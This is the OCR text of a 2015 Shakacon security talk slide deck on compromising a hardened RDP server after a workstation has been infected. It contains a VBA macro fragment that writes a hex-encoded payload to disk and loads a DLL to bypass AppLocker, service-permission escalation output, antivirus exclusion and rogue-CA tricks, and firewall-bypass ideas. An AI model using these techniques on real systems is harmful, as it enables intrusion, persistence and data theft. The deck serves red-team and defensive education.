HWFWBYPASS

DESIGN: LÁSZLÓ KÓNYA | WWW.BEHANCE.NET/LACKAS

Hacking Highly Secured Enterprise Environments

Zoltan Balazs

MRG Effitas
Efficacy Assessment & Assurance


Shakacon, 2015


SHAKACON
SUN, SURF, & C SHELLS™

root@kali:~# whoami

Zoltán Balázs

Hungary





```
READY
10 PRINT "HELLO WIKIPEDIA!"
20 GOTO 10
RUN
```

root@kali:~# whoami

MRG Effitas

Efficacy Assessment & Assurance

root@kali:~# whoami

AV testing

AV bypass

root@kali:~# whoami


I'm NOT a CEH

Member of the Anonym CTF addict's organization

Still in recovery phase

Creator of the Zombie Browser Toolkit

https://github.com/Z6543/ZombieBrowserPack



							M		
			O				C		
			S			C	P	T	S
			C	H	F	I			L
O	S	W	P			S			A
						S	P	S	E
						P			

I love hacking

How do you hack high security systems?

How do you hack high security systems when you are not Tom Cruise?

The mission


I’m a spy (with low budget)

I want access to a hardened secure RDP (remote desktop) server

- E.g. server contains confidential documents

I need persistent C&C access to the RDP server

- To upload/download files
- Interactive remote code execution



Remote Desktop Connection


Remote Desktop Connection

Computer: Example: computer.fabrikam.com

User name: None specified

The computer name field is blank. Enter a full remote computer name.

The solution (in an ideal world)



1. Infect client's desktop

Infected workstation

2. Steal RDP password

3. Connect to RDP

Secure remote desktop server

4. Drop malware

5. Command and Control

6. Profit

The challenges

RDP server is not reachable from the Internet


Directly …

Two factor authentication is used to access the RDP server

No access to the token seeds ;)

Drive mapping disabled – no direct file copy

Restrictive hardware firewall


Firewall, port 3389 allowed only

Allows workstation -> server TCP port 3389 IPv4 only

Application white list is used on the RDP server


M$ Applocker in my case with default policy

Is this realistic?

Similar environment at a client

- Had no time to hack it

SCREW YOU GUYS
I'M GOING HOME, HAVE TO CODE
memegenerator.net



Target Company

Infected workstation

Firewall, port 3389 allowed only

Secure remote desktop server

The Internet

Attacker

"In hacking, there is no such thing as impossible.

Only things that are more challenging."

Already achieved

I have remote code execution with C&C on a user's workstation

I have access to a test RDP server

    I know how the files on the server look like, what services are installed

This is ~~Spartaaaa~~ post-exploitation

Why should you care about this?

Red team/pentester

- New tools

Blue team

- New things to look for during log analysis/incident response

Policy maker/business

- Funny pictures

Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. drop malware into the RDP server
2. execute any code on RDP server
3. elevate to admin privileges
4. bypass hardware firewall

Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. **drop malware into the RDP server –> new shiny tool**
2. execute any code on RDP server –> nothing new here
3. elevate to admin privileges –> nothing new, no 0day for you
4. **bypass hardware firewall -> new shiny tool**

1. Drop malware into RDP server

1. Drop malware into RDP server


Malware waits for the user to connect to RDP server

Creates screenshot (or new animation), show in foreground

Optionally blocks user keyboard, mouse ~20 seconds

Uses the keyboard and the clipboard – simulates user

1. Starts M$ Word on RDP server
2. Drops encoded ASCII payload
3. Creates Macro code
4. Macro writes binary
5. Macro starts binaries



(Name)	ThisDocument
AutoFormatOve	False
AutoHyphenatic	False
ChartDataPoint	True
ConsecutiveHyp	0
DefaultTabStop	36
DefaultTargetFr	
DisableFeatures	False
DoNotEmbedSys	True
EmbedLinguistic	True
EmbedTrueType	False
EncryptionProvi	
EnforceStyle	False
FarEastLineBrea	
FarEastLineBrea	0 - wdFarEastl

```
        ChDir (outputdir)
        outputfile = FreeFile()
        Loxzb9 = True
        Open Loxzb1 For Binary As outputfile
        For Each Loxzb4 In ActiveDocument.Paragraphs
                DoEvents
                        hextext = Loxzb4.Range.Text
                If (Loxzb9 = True) Then
                        pos = 1
                        While (pos < Len(hextext))
                                outstring = "&H" + Mid(hextext, pos, 2
                                Loxzb6 = Mid(outstring, 1, 4)
                                'outstring = Mid(hextext, pos, 4)
                                'Loxzb6 = Mid(outstring, 1, 4)
                                Put #outputfile, , Loxzb6
                                'pos = pos + 4
                                pos = pos + 2

                        Wend
                ElseIf (InStr(1, hextext, Hezebldgiv) > 0 And Len(hext
                        Loxzb9 = True
                End If
        Next
        Close #outputfile
        Loxzb13 (Loxzb1)
End Sub
```

Alternative usage of "user simulator"

1. Add directory to be excluded from AV scans

   use the AV GUI!


   only if the user has the privileges and no UAC

2. Install new trusted root certification authority and accept warning – and MiTM SSL connections

   CA pinning does not stop this attack

The AV is alive.
Nope, Chuck Testa ™

2. What is Applocker?



C:\Users\[redacted]\Desktop\[redacted].

Your system administrator has blocked this program. For more information, contact your system administrator.

2. Execute any code, bypass Applocker

„AppLocker can only control VBScript, JScript, .bat files, .cmd files and Windows PowerShell scripts. It does not control all interpreted code that runs within a host process, for example Perl scripts and macros.

Applications could contain flags that are passed to functions that signal AppLocker to circumvent the rules and allow another .exe or .dll file to be loaded.

The administrator on the local computer can modify the AppLocker policies defined in the local GPO."

Execute any code, bypass Applocker


Load DLL with Word Macro!

Even shellcode execution is possible!

http://blog.didierstevens.com/2008/06/05/bpmtk-how-about-srp-whitelists/

```
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As Long
hLibrary = LoadLibrary(outputdir + "\hack_service.dll")
```

3. Elevate to admin



3. Elevate to admin

Why do I need admin?

- It is needed for the last phase, hardware firewall bypass

Possibilities

- Local priv esc zero day for Win 2012
- Exploit unpatched vulnerability
- Exploit vulnerable 3rd party program service
- Etc.


Processes started with admin (or higher) privileges are not restricted by AppLocker!

Elevate to admin - Service exploit


```
C:\> accesschk.exe –l myvulnservice.exe
 [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        SYNCHRONIZE
        READ_CONTROLs
C:\> sc sdshow myvulnservice
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCRPWP;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

Elevate to admin - Service exploit

```
C:\> accesschk.exe –l myvulnservice.exe
 [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
       FILE_APPEND_DATA
       FILE_EXECUTE
       FILE_READ_ATTRIBUTES
       FILE_READ_DATA
       FILE_READ_EA
       FILE_WRITE_ATTRIBUTES
       FILE_WRITE_DATA
       FILE_WRITE_EA
       SYNCHRONIZE
       READ_CONTROLs
C:\> sc sdshow myvulnservice
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCRPWP;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```



Quiz



Quiz

What's the name of the company which published the first paper about packet filter firewalls
in 1988?

Quiz

What’s the name of the company which published the first paper about packet filter firewalls
in 1988?

The company developed VAX

Quiz

What's the name of the company which published the first paper about packet filter firewalls
in 1988?

Digital

Equipment

Corporation

4. Bypass hardware firewall

Restrictive firewall

- No Bind shell
- No Reverse shell
- No covert channel
  - DNS, ICMP, IPv6, UDP, proxy

- No shell!!!

In a different scenario

- TCP socket reuse shell possible (not persistent)
- Webshell (lame) possible
- But not in this case (no exploit, no webserver)

4. Bypass hardware firewall

First (bad) idea

After malware dropped,

mark every packet to be special

- start with magic bytes

and let a kernel network filter driver select the packets

Problem

- Every (hacker) application has to be rewritten, or rerouted through a custom wrapper proxy (both server and client side)

Bypass HW firewall – second idea

Use TCP source port!

- E.g. port 1337 is always special

Limitations


- NAT from the attacker side
